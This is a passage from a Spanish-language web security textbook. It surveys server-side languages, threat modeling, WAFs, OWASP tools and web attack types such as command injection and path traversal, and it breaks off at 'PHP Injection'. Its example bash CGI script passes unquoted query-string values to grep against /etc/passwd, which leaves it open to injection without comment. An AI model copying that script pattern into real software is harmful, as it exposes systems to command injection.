Perl fue creado por Larry Wall en 1987, tomando características de otros como C, el intérprete shell (sh), AWK, sed y Lisp. A nivel estructural, está basado en bloques y tuvo una gran aceptación por su capacidad de manejo de texto y por resolver las limitaciones de otros lenguajes de scripting.

puede oficiar como limitante para su combinación. Los documentos que cumplen con las DTD son considerados XML válidos. Si bien es principalmente utilizado en entornos web, propone en general un estándar para el intercambio de **información estructurada**. Podemos encontrar más información en **www.w3.org/TR/REC-xml**.




***Figura 7.** XML Digital Signature Tool es un plugin para Firefox, que permite procesar firmas digitales en documentos XML.*

PERL

Es un lenguaje de **scripting** muy utilizado en aplicaciones web, que en su propio manual se anuncia como de propósito general, desarrollado originalmente para el manejo de texto y posteriormente aprovechado para las más diversas tareas. Se caracteriza por su facilidad de uso, su soporte para programación estructurada, funcional y orientada a objetos, y por la cantidad de módulos que incluye.

No fue desarrollado con la seguridad en mente y ésta tampoco ocupó un lugar preponderante en su crecimiento, con lo cual existen diversos tipos de vulnerabilidades asociadas a él en los sitios que lo utilicen. De todas formas, existen varias maneras de modificar ciertos parámetros por defecto y así aumentar los niveles de seguridad. Más información en **www.perl.org**.

Chilexs22

III LA FUGA DE INFORMACIÓN

Es un problema que se produce cuando un sitio web revela datos sensibles, como los comentarios del desarrollador o mensajes de error, que pueden ayudar a un atacante a explotar el sistema. La fuga no representa necesariamente una brecha de seguridad, pero podría ser de utilidad a un atacante para la explotación posterior.




Figura 8. *PerlQT es la adaptación para Perl de las librerías gráficas QT, originalmente para lenguaje C++. Aquí vemos un fragmento del tutorial que se encuentra en el sitio oficial.*

PHP

Es un lenguaje (también interpretado) para propósitos generales muy utilizado en la actualidad, diseñado como tecnología de desarrollo web en particular, permitiendo ser embebido en HTML. Fue desarrollado en 1994 por Rasmus Lerdorf quien, en un principio, lo bautizó como Personal Home Page. Funciona ejecutando el código del lado del servidor y devolviendo páginas como salida. Tiene una serie de **debilidades** inherentes que permiten aprovechar algunas características propias, como la forma de gestionar las entradas, dando la posibilidad de ejecutar comandos en caso de que se pueda saltear una validación. La contramedida es realizar una correcta validación desde la programación, por ejemplo, filtrando a través de expresiones regulares los ingresos maliciosos. Podemos visitar **www.php.net** para obtener más información.

Figura 9. *El instalador de PHP permite seleccionar, entre otras cosas, el servidor web que se utilizará junto con PHP para brindar los servicios.*

Python

Este es otro lenguaje interpretado, creado por Guido van Rossum en 1990. Se lo relaciona con otros lenguajes como Perl, Scheme, TCL, Java y Ruby. Hoy en día, conforma un proyecto de código abierto que administra **Python Software Foundation**. Se lo considera la oposición amistosa de Perl, aunque sus usuarios lo consideran más limpio y elegante.

Python permite **modularizar** un programa en bloques reutilizables en otros scripts. Incluye una amplia variedad y cantidad de módulos estándar que podemos usar como base para crear programas, o bien como ejemplos para aprender a usarlo. Más información en el sitio **www.python.org**.




Figura 10. *Python cuenta con un asistente de instalación para Windows, que permite seleccionar diversas opciones, entre las que se encuentra la documentación.*

CGI

CGI (Common Gateway Interface) es una tecnología creada por el W3C que permite, mediante un navegador, realizar pedidos a un programa ejecutado en un servidor, estandarizando la transferencia de datos entre ellos. En general, se llama CGI a la aplicación o script que se ejecuta en el servidor. Está considerado como el primer método práctico para la creación de contenido dinámico para la Web. En CGI, el servidor envía los pedidos a un programa externo (en general, un script por temas de **portabilidad**), y luego su salida se devuelve al cliente en lugar de la página web, por lo que debe contener el formato adecuado. Contrario a **ASP** y **PHP**, CGI no es un lenguaje, sino una serie de guías para ser utilizadas por otros lenguajes. Algunos de los que se pueden utilizar con CGI son Perl, C, C++, Java, lenguajes de shell scripting y Visual Basic. En **www.w3.org/cgi** encontraremos más información.

```
#!/bin/bash
echo -e "Content-type: text/html\n"

USR_MOD=`echo '$QUERY_STRING' | sed -n 's/^.*usr_mod=\([^&]*\).*$/\1/p' | sed 's/%20/ /g'| sed 's/%2F/\//g'`
GRP_MOD=`echo '$QUERY_STRING' | sed -n 's/^.*grp_mod=\([^&]*\).*$/\1/p' | sed 's/%20/ /g'| sed 's/%2F/\//g'`
FECHA=`date +%d\/%m\/%Y-%H:%M`
LOG=/var/log/abm.log

echo "<html>"
echo "<head><title>Administracion de Usuarios y Grupos</title></head>"
echo "<body>"
echo "<img src=\"http://www.mipagina.com/images/imagen.jpg\"/>"
echo "<H2> Script de Administracion de Usuarios y Grupos </H2>"
echo "<hr>"

if [ $USR_MOD ]
then
    CHKUSR=`grep $USR_MOD: /etc/passwd | cut -d: -f1`

    if [ $USR_MOD = "usuario" ]
    then
        echo "Ingrese usuario valido"
        echo "<br>"
        echo "<br>"
```

Figura 11. *Un script CGI combina comandos del sistema con el lenguaje de scripting en el que esté escrito, en este caso, bash.*

ASP

Es un lenguaje para creación de páginas web dinámicas que se ejecutan del lado del servidor. Fue desarrollado por Microsoft y está íntimamente relacionado con **IIS** (Internet Information Server). ASP ofrece una respuesta en una programación bien ágil, aprovechando principalmente **Visual Basic Script** (la versión de scripting de Visual Basic), que es menos robusto que su hermano mayor pero suficientemente potente como para crear sitios dinámicos complejos. El código de Visual Basic se puede dividir en dos partes: aquélla que se ejecuta del lado del servidor (incluyendo el acceso a bases de datos), representada por ASP, y otra que se ejecuta del lado del cliente, representada por el HTML. Para conocer más sobre este lenguaje, podemos visitar **www.asp.net**.




Figura 12. *El asistente de configuración de la familia Windows Server permite instalar un servidor de aplicaciones web con tecnología ASP.*

ActiveX

Es una tecnología desarrollada por Microsoft en respuesta al mismo mercado de Java. Aunque desarrollaremos este tema con mayor profundidad en el capítulo de seguridad sobre sistemas operativos Windows, vale mencionar que Microsoft desarrolló varios productos en base a ActiveX, algunos de los cuales fueron renombrados posteriormente. La familia incluyó ActiveX Data Objects (ADO), Active Server Pages (ASP), ActiveMovie, Active Messaging, Active Scripting y ActiveX Streaming Format (ASF). A fines de los años 90, Microsoft también utilizó el término **Active** para varias cosas que no estaban relacionadas especialmente con ActiveX. Algunas ya no existen o fueron reemplazadas por otras, como Active Channel, Active Desktop y Active Directory.

Java

Java es un lenguaje orientado a objetos, creado a principios de los años 90 por la empresa **Sun Microsystems**, a quien se debe la implementación original de la máquina virtual, el compilador y las bibliotecas de clases. Este lenguaje basa gran parte de su sintaxis en C y C++, pero posee un modelo más simple que éste último en cuanto al manejo de **objetos**. Java permite evitar el uso de funciones a bajo nivel que suelen traer inconvenientes (manipulación directa de punteros, acceso directo a la memoria, etcétera).

Las aplicaciones se compilan en un tipo de **código intermedio**, denominado **bytecode** (también es posible utilizar código de máquina), que es interpretado en tiempo de ejecución y soporta, además, ejecución directa por hardware.

El control de las especificaciones, del desarrollo y de la evolución se reflejó por medio del **Java Community Process**, que siempre ha sido regulado por Sun, aunque también existen implementaciones alternativas bajo licencias libres y no libres. La empresa liberó la mayor parte de las tecnologías Java entre 2006 y 2007, utilizando licencia GPL, por lo cual casi todo pertenece hoy al mundo del software libre, exceptuando la biblioteca de clases, requerida para la ejecución de aplicaciones. Si queremos conocer más detalles sobre este lenguaje, podemos visitar el sitio **www.java.com**, donde encontraremos más información.

Chilexs22

III EL ARENERO DE JAVA

Java y la plataforma **J2EE** incorporan el concepto de **sandbox** (arenero), un entorno dentro del cual se ejecutan ciertos comandos que están contenidos y no forman parte del sistema, sino que están, por así decirlo, enjaulados en ese entorno. Esto ofrece beneficios a nivel de seguridad, dado que las aplicaciones no pueden ir mas allá del sandbox ni impactar al sistema operativo.

***Figura 13.** Java incluye un asistente provisto por Sun, que permite instalar y configurar la máquina virtual y los accesorios correspondientes.*

LAS APLICACIONES WEB

Mucho se ha hablado sobre las ventajas que tiene el hecho de llevar el software a servidores que puedan ser accedidos por medio del protocolo HTTP. De hecho, éste es uno de los beneficios que caracterizan a las aplicaciones web. Para encontrar una definición, podemos recurrir a la guía OWASP - A Guide to Building Secure Web Applications and Web Services, que dice: **una aplicación web es un software cliente/servidor que interactúa con usuarios y sistemas utilizando HTTP**. Desde el punto de vista del usuario, el cliente suele ser un **navegador**, en tanto que para las aplicaciones convencionales sería cualquier **http User Agent**, es decir, una aplicación que maneje ese protocolo.

Chilexs22

III ESTRUCTURA INTERNA

Por lo general, una aplicación web está estructurada en **tres capas** bien definidas. La primera la constituye el navegador web, del lado del cliente, la segunda es un motor web capaz de usar tecnologías dinámicas en el servidor, y la tercera es la base de datos donde se almacenará la información.

Algunos ejemplos de aplicaciones web son los webmails, los foros, las redes sociales online y los blogs. La forma de encarar la seguridad en las aplicaciones web es distinta del método utilizado en aplicaciones comunes, conformadas por archivos ejecutables y librerías sobre el sistema operativo. El hecho de que las aplicaciones web estén cada vez más difundidas hace que una buena parte de la seguridad ya esté concentrada en ellas. Por otro lado, muchas de las técnicas de ataque son sencillas y no hace falta contar con un gran conocimiento técnico para llevarlas a cabo (sólo un navegador, pericia en el uso de un buscador, herramientas adecuadas y paciencia). Además, las vulnerabilidades en las aplicaciones web pueden ser explotadas con independencia de la plataforma sobre la cual se están ejecutando.

El modelado de amenazas

Esta es una técnica para la identificación de las amenazas, ataques, vulnerabilidades y contramedidas que pueden existir en una aplicación. El proceso es llamado **threat modeling** y es necesario para calcular la probabilidad y el impacto de las violaciones de seguridad. Un modelo de amenazas realiza una evaluación y clasificación de las posibles amenazas, y propone técnicas de **defensa**. El método usado para determinar el riesgo no es tan importante como el hecho de hacerlo de forma estructurada, y de allí la necesidad de adoptar algún modelo. Uno de los más conocidos es el de Microsoft, que propone identificar los objetivos de seguridad, armar una descripción general de la aplicación, separar los componentes, identificar las amenazas, e identificar y documentar las vulnerabilidades. El modelo incluye los esquemas llamados STRIDE y DREAD. **STRIDE** es una representación de las posibles amenazas consideradas para una aplicación, y consiste en el siguiente acrónimo:

- Spoofing identity (suplantación de identidad).
- Tampering (falsificación).
- Repudiation (repudio).
- Information disclosure (revelación de información).
- Denial of service (denegación de servicio).
- Elevation of privilege (escalada de privilegios).

Chilexs22

III PROVEEDORES DE SERVICIOS DE APLICACIONES

Muchos proveedores de software ofrecen acceso a sus programas por medio de Internet e incluso a veces adaptan aplicaciones existentes a interfaces web. Así, el usuario paga periódicamente para utilizar la aplicación, sin instalarla en ningún equipo. Las empresas que siguen este modelo de negocios se denominan **Proveedores de Aplicaciones de Servicio** o **ASP** (Application Service Provider).

DREAD por su parte, es un esquema que permite priorizar las acciones para mitigar el riesgo, el cual se puede cuantificar multiplicando la probabilidad de que la amenaza se produzca por el daño potencial (Riesgo = Probabilidad x Daño potencial). El acrónimo significa:

- Damage potential (daño potencial).
- Reproducibility (reproducibilidad).
- Exploitability (explotabilidad).
- Affected users (usuarios afectados).
- Discoverability (descubrimiento).

Estándares utilizados

Es importante destacar que no es lo mismo una metodología que un estándar de codificación, por lo que cada equipo de desarrollo o empresa deberá determinar qué utilizar basado en prácticas comunes, o cumplir las normativas basadas en mejores prácticas. Algunos ítems que se deben considerar son los lineamientos de la arquitectura, los niveles de documentación requeridos y los requerimientos de testeo. También se contemplan los niveles y estilos de comentarios dentro del código, el manejo de excepciones, el uso de flujo de bloques de control y la nomenclatura de variables, de funciones, de clases y de tablas. En función de éstos y otros temas se definirá la forma de escribir el software en base a los estándares existentes.

RIA: Rich Internet Applications

Las **RIA**, o **Aplicaciones de Internet Enriquecidas**, son aplicaciones que nacen del aprovechamiento de las ventajas de las aplicaciones web y las tradicionales. Muchas veces, en las aplicaciones web se recargan continuamente las páginas cada vez que el usuario hace clic sobre un vínculo, lo que produce mucho **tráfico** entre el servidor web y el navegador, teniendo que **recargar** todo incluso frente al menor cambio.
En las aplicaciones enriquecidas no se producen recargas totales por cada cambio, sino que se carga inicialmente la aplicación completa y la comunicación con

Chilexs22

III EL NUEVO MODELO

En 2006, Microsoft anunció **ACE Threat Analysis and Modeling v2**, que cambia la perspectiva de análisis hacia el punto de vista de la defensa. Se abandonan STRIDE y DREAD y se fundamenta el proceso en que un evento no es una amenaza si no implica impacto para el negocio. Sus pasos de aplicación son: definición, modelización, cuantificación y validación.

el servidor sólo ocurre si se necesitan datos del exterior. Además, las capacidades multimedia se mejoran fuertemente dado que los entornos RIA cuentan con reproductores internos. Entre las numerosas herramientas y tecnologías para el desarrollo de entornos RIA se encuentran **Flash**, **Flex** y **AIR**, **AJAX**, **OpenLaszlo**, **Silverlight**, **JavaFX Script**, y **Javascript**.




Figura 14. *El entorno Flex de Adobe (anteriormente de Macromedia) permite desarrollar aplicaciones RIA basadas en Flash.*

Canonicalización

La canonicalización en Informática (se suele abreviar como **c14n**, donde 14 representa la cantidad de letras que hay entre la c y la n) se refiere técnicamente al proceso de **convertir datos** que tienen más de una posible representación en una estándar, es decir, **canónica**.

En términos de **SEO** (Search Engine Optimization), implica determinar la mejor URL para mostrar de un sitio, ya que éste puede ser mostrado de distintas maneras. En todas las opciones aparecería el mismo contenido, pero para un buscador no será lo mismo y produciría duplicación. Por ejemplo:

- **http://www.sitio.com/index.php**
- **http://www.sitio.com**
- **http://sitio.com**

En el caso del servidor Apache, el uso de **mod_rewrite** permite redirigir de forma transparente y a nivel interno las urls definidas. El siguiente ejemplo implica que cualquier búsqueda que no corresponda a la forma **www.sitio.com** será redirigida a la correcta, con un error 301.

```
RewriteEngine on
RewriteCond %{HTTP_HOST} !^www\.sitio\.com
RewriteRule ^(.*)$ http://www.sitio.com/$1 [R=301, L]
```

Si, en cambio, hablamos de **Unicode**, las codificaciones de longitud variable tienen más de un posible código para los caracteres más comunes. Esto complica la validación por cadenas de caracteres, ya que deberían considerarse todas las posibles cadenas. Un software que no contempla todas las codificaciones corre el riesgo de aceptar cadenas consideradas inválidas. La solución es admitir un único tipo de codificación por carácter. Entonces, utilizamos la canonicalización para traducir cada carácter al único formato permitido. Una alternativa sería que el servidor rechazara peticiones no canonicalizadas, haciendo cargo de la canonicalización al cliente. Para obtener más información, podemos leer el RFC 2279: UTF-8, a transformation format of ISO 10646 (**www.ietf.org/rfc/rfc2279.txt**).

Web Application Firewalls

Los **WAF** (Web Application Firewalls) o firewalls de aplicación web, son elementos que trabajan en la capa de aplicación y regulan el tráfico entre una aplicación y su entorno (servicios del SO), enfocándose al tráfico HTTP en particular. Su principal tarea es evitar ataques basados en la manipulación de las comunicaciones HTTP y la alteración de parámetros en peticiones. Así se obtiene un mayor grado de protección al combinarlo con otros dispositivos de prevención en entornos de red (sistemas de detección de intrusos, firewalls comunes, etcétera).
Algunas regulaciones promueven que las aplicaciones web que trabajan online y están orientadas a servicios financieros cuenten con elementos de esta naturaleza.

Chilexs22

III PATH TRAVERSAL

Es una técnica que implica el hecho de forzar el acceso a archivos, directorios y comandos que residen potencialmente fuera del directorio raíz de la Web. Un atacante puede manipular una URL de manera tal que el sitio revele el contenido de archivos ubicados en otros lugares del servidor.

Tal es el caso de **PCI Data Security Standard**, que requiere la presencia de éstos para su cumplimiento. Algunos de los programas WAF más conocidos con licencia libre son **WebKnight**, de AQTronix (**www.aqtronix.com**) y **Modsecurity**, de Breach (**www.modsecurity.org**), aunque existen muchos otros comerciales.

***Figura 15.** Modsecurity es un módulo del servidor Apache que actúa como Web Applicacion Firewall embebible, y sirve para realizar análisis en tiempo real.*

El estándar OWASP

OWASP (Open Web Application Security Project) es, según su propio sitio web, un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que las aplicaciones web sean inseguras.




***Figura 16. WebGoat** es una aplicación J2EE deliberadamente insegura para el aprendizaje. Cuenta con lecciones donde se debe demostrar la comprensión de problemas y provee también pistas y código de ayuda.*

Los documentos y proyectos más destacados de OWASP son, probablemente, la **Guía OWASP** y el documento de autoevaluación **OWASP Top 10**. Entre las herramientas creadas se incluye el entorno de entrenamiento **WebGoat**, la herramienta de pruebas de penetración **WebScarab** y las utilidades para entornos .NET **OWASP DotNet**. La lista completa de herramientas se encuentra en **www.owasp.org/index.php/Phoenix/Tools**.




Figura 17. *WebScarab es una aplicación Java que permite analizar aplicaciones web que utilicen HTTP y HTTPS. Puede trabajar en varios modos, siendo el más común el de proxy, para ver y modificar tráfico entre el navegador y el servidor.*

VULNERABILIDADES Y TIPOS DE ATAQUE

Los ataques asociados a entornos web están relacionados con una gran **superficie de ataque** y diversas maneras de encarar un plan de reconocimiento, análisis y penetración. Esto se debe a que son muchos los componentes implicados en el universo web, desde las bases de datos, los distintos lenguajes y tecnologías, los propios servidores web y otros componentes.

Chilexs22

III UBICACIÓN TRIVIAL

La ubicación de ciertos recursos en especial puede ser considerada una técnica de ataque, y se utiliza para descubrir contenidos y funcionalidades ocultas o protegidas de un sitio web. Para esto se realizan determinadas suposiciones y se busca contenido que no espera ser mostrado.

Recopilación de información

La recopilación de información se basa principalmente en la **identificación** del servidor y la aplicación web, y utiliza técnicas conocidas de identificación TCP/IP, pero orientadas al nivel de aplicación. Se intenta crear un **perfil** del objetivo, configuraciones y arquitectura de red, analizando distintos elementos, como los resultados de respuestas y cabeceras HTTP, archivos de extensiones conocidas, cookies, páginas por defecto y de error, estructuras y convenciones de directorio, interfaces de administración, etcétera.

Con esta información, se desarrolla un escenario de ataque específico. La exactitud es fundamental ya que muchas vulnerabilidades son dependientes de un software y versión específicos, por lo que un servidor o aplicación web que se identifica de manera obvia, no ayuda a la seguridad.

Figura 18. *El error 404 se produce cada vez que nuestro navegador solicita una página que no existe en el servidor y puede ser síntoma de malas configuraciones.*

Chilexs22

III ATAQUES LÓGICOS

Se denominan ataques lógicos a aquellos que se basan en la explotación del flujo lógico de funcionamiento de una aplicación o sitio web. La lógica de la aplicación es el flujo de procedimientos esperados para realizar una acción, que es lo que será atacado para modificarse.

Abuso de funcionalidades

Esta técnica de abuso aprovecha las características propias y funcionalidades de un sitio o aplicación web para obtener beneficios sin estar autorizado o producir un comportamiento no esperado. Las técnicas de abuso se combinan con otras categorías de ataques y convierten las aplicaciones con un propósito útil en herramientas para propósitos maliciosos.

Algunos ejemplos podrían ser el uso de la función de búsqueda de un sitio para acceder a archivos restringidos, el engaño del mecanismo de subida de archivos para reemplazar archivos críticos, la denegación de servicios de autenticación para bloquear a los usuarios válidos y la modificación de los precios en un carrito de compras online.

Ataques de inyección

La inyección de código implica la **explotación de una vulnerabilidad** causada por el procesamiento de datos no válidos, y puede ser utilizada para cambiar un comportamiento o flujo de ejecución. Se relacionan con datos de entrada asumidos equivocadamente y el desconocimiento de sus efectos, y se aplica tanto a entornos web como a programas binarios y librerías. Para realizar estos ataques, es común utilizar un **proxy local** que capture las transacciones entre el navegador y el servidor web, para que puedan ser manipuladas antes de salir del sistema, lo cual saltea la protección de una interfaz bien diseñada que limite el ingreso de datos de usuario.

Como protección, se deben utilizar métodos seguros de entrada y salida de datos (sin olvidar las **validaciones**), evitar caracteres peligrosos, codificar los datos y utilizar buenas prácticas de programación.

Inyeccion de comandos

El objetivo de la inyección de comandos es enviar código malicioso a un sistema, inyectándolo a través de una aplicación. Este ataque suele incluir llamadas al sistema operativo vía **system calls**, el uso de programas externos mediante **comandos shell** utilizando, por ejemplo, CGI, además de llamadas a las base de datos vía SQL. Si la aplicación no está bien diseñada, se pueden inyectar scripts hechos en Perl, Python y similares. Una buena contramedida es usar solamente librerías específicas del

Chilexs22

III USOS DE LA INYECCIÓN

La inyección de código puede utilizarse para modificar una base de datos, instalar malware usando navegadores como interfaz con el SO, elevar privilegios mediante explotación de código consola, y robar sesiones con HTML y scripts. También hay usos no maliciosos, como modificar el comportamiento de una aplicación para cambiar funcionalidades (puede darse de forma no intencional).

lenguaje para evitar el uso directo de comandos de sistema. Por otro lado, la validación es fundamental, por ejemplo, mediante el uso de expresiones regulares que filtren determinado tipo de sentencias. En el caso de las peticiones, se pueden estructurar de tal forma que todos los parámetros sean tratados como datos, en lugar de que puedan ser potencialmente ejecutados.

PHP Injection

